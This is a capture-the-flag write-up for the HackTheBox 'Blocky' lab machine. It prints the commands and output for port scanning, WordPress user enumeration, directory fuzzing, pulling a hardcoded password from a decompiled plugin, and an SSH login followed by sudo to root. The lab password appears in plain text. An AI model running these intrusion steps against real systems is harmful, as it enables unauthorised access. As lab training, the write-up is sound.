

Documentation Blocky

[Summary](#)

[Writeup](#)

Summary [↗](#)

Summary of the process to hack the Blocky machine, including scanning ports, finding usernames and passwords, and gaining access to the server.

- Started by scanning open ports with the command `nmap -sCV <IP-address> -vvvv`.
- Used WPScan to enumerate the website and found the username 'notch'.
- Used FFUF to search for subdomains of the website.
- Used FFUF to search for subdomains of the website.
- By obtaining user credentials, an SSH connection to the server was established.

Writeup [↗](#)

First, I started by scanning all the open ports. I did this using the following command:

```
1 "nmap -sCV <IP-address> -vvvv".
```

```
[us-dedivip-1] [10.10.14.169] [hackthekat123@htb-shgk6lxx13] ~
[*]$ nmap -p- -sCV 10.129.147.212 -vvvv
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-23 12:27 BST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:27
Completed NSE at 12:27, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:27
Completed NSE at 12:27, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:27
Completed NSE at 12:27, 0.00s elapsed
Initiating Ping Scan at 12:27
Scanning 10.129.147.212 [2 ports]
Completed Ping Scan at 12:27, 0.07s elapsed (1 total hosts)
Illegal character(s) in hostname -- replacing with '*'
Illegal character(s) in hostname -- replacing with '*'
Initiating Connect Scan at 12:27
Scanning http:*blocky.htb (10.129.147.212) [65535 ports]
Discovered open port 22/tcp on 10.129.147.212
Discovered open port 80/tcp on 10.129.147.212
Discovered open port 21/tcp on 10.129.147.212
Connect Scan Timing: About 16.84% done; ETC: 12:30 (0:02:33 remaining)
Discovered open port 25565/tcp on 10.129.147.212
```

Once the NMAP scan was completed, I checked for a domain name. There was one, so I added it to the /etc/hosts file with the following command:

```
1 "sudo nano /etc/hosts"
```

```
[us-dedivip-1] [10.10.14.169] [hackthekat123@htb-shgk6lxx13] ~
[*]$ sudo nano /etc/hosts
```

```
# a.) make changes to the master file in /etc/cloud/templates/hosts.deb
# b.) change or remove the value of 'manage_etc_hosts' in
# /etc/cloud/cloud.cfg or cloud-config from user-data
#
127.0.1.1 upcloud-capture-droplet upcloud-capture-droplet
127.0.0.1 localhost
10.129.147.212 http://blocky.htb
```

Next, using the WordPress tool, I enumerated the website to find a username. I did this with the following command:

```
1 "wpscan --url http://<IP-Address> -e u" Met dit commando uitvoeren kon ik de username vinden.
```

```
[*]$ wpscan --url http://10.129.147.212 -e u

WPScan®
WordPress Security Scanner by the WPScan Team
Version 3.8.22
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

By executing this command, I was able to find the username: "notch."

```
[*] User(s) Identified:

[*] notch
  Found By: Author Posts - Author Pattern (Passive Detection)
  Confirmed By:
    Wp Json Api (Aggressive Detection)
    http://blocky.htb/index.php/wp-json/wp/v2/users/?per_page=100&page=1
    Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Login Error Messages (Aggressive Detection)

[*] Notch
  Found By: Rss Generator (Passive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)
```

Then, using the tool FFUF, I searched for subdomains of the website <http://blocky.htb>. I did this by executing the following command:

```
1 "ffuf -u http://blocky.htb/FUZZ -w /usr/share/SecLists/Discovery/Web-Content/raft-medium-directories.txt".
```

```
[us-dedivip-1]-[10.10.14.169]-[hackthekati23@htb-shgk6lxx13]-[~]
[*]$ ffuf -u http://blocky.htb/FUZZ -w /usr/share/SecLists/Discovery/Web-Content/raft-medium-directories.txt

v2.1.0

:: Method      : GET
:: URL         : http://blocky.htb/FUZZ
:: Wordlist    : FUZZ: /usr/share/SecLists/Discovery/Web-Content/raft-medium-directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

wp-includes [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 66ms]
javascript [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 64ms]
wp-content [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 737ms]
wiki [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 865ms]
phpmyadmin [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 66ms]
wp-admin [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 3750ms]
plugins [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 3749ms]
server-status [Status: 403, Size: 298, Words: 22, Lines: 12, Duration: 64ms]
:: Progress: [30000/30000] :: Job [1/1] :: 615 req/sec :: Duration: [0:01:01] :: Errors: 2 ::
```

With this command, I found the following subdomains:

After fuzzing the server, I looked at all the subdomains and found two .jar files in the /plugins directory. I downloaded both files and unzipped them with the command:

```
1 "unzip <Naam van de file>"
```

```
[us-dedivip-1]-[10.10.14.169]-[hackthekati23@htb-shgk6lxx13]-[~/Downloads]
[*]$ unzip BlockyCore.jar
Archive: BlockyCore.jar
  inflating: META-INF/MANIFEST.MF
  inflating: com/myfirstplugin/BlockyCore.class
```

Then i looked into the following file where the password for the user "notch" was found. I did this using the following command:

```
1 "javap -v <Het patch van de file meegeven>"
```

```
[us-dedivip-1]-[10.10.14.169]-[hackthekatt123@htb-shgk6lxx13]-[~/Downloads]
[*]$ javap -v ./com/myfirstplugin/BlockyCore.class
Classfile /home/hackthekatt123/Downloads/com/myfirstplugin/BlockyCore.class
  Last modified 2 Jul 2017; size 939 bytes
  MD5 checksum 24e443091878c25c0c939a6ae1230547
  Compiled from "BlockyCore.java"
public class com.myfirstplugin.BlockyCore
  minor version: 0
  major version: 52
  flags: (0x0021) ACC_PUBLIC, ACC_SUPER
  this_class: #1                // com/myfirstplugin/BlockyCore
  super_class: #3                // java/lang/Object
```

As you can see below, there is an image showing the password for the user notch.

```
r:Ljava/lang/String;
#21 = NameAndType              #7:#6      // sqlUser:Ljava/lang/String;
#22 = String                   #23        // 8YsqfCTnvxAUeduzjNSXe22
#23 = Utf8                     8YsqfCTnvxAUeduzjNSXe22
#24 = Fieldref                 #1.#25     // com/myfirstplugin/BlockyCore.sqlPas
```

Using the information we have gathered from the “WPSCAN” & “.jar file,” we have enough to establish an SSH connection to the server. I did this using the following command:


```
1 "ssh <Username dat we zo net gevonden hebben>@<IP-Address van de server>".
```

```
---[a] ssh notch@10.129.147.212
Warning: Permanently added '10.129.147.212' (SSH) to the list of known hosts.
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
```


Credentials used for the SSH connection:

- Username: notch
- Password: 8YsqfCTnvxAUeduzjNSXe22
- IP-Address: 10.129.147.212 (This IP is provided by HackTheBox)




After establishing the SSH connection, we were logged in as user notch on the server. On this server, I used the `ls` command to see the contents of the directory.

Inside the directory, we found the file `user.txt` where we retrieved the first flag.




Now, we will attempt to start a root session using the command:

```
1 "sudo -i"
```



Once I executed this command, I saw that I had started a root session, and in the directory, we found our second flag in the document root.txt.



And with this, the Blocky machine has been hacked.

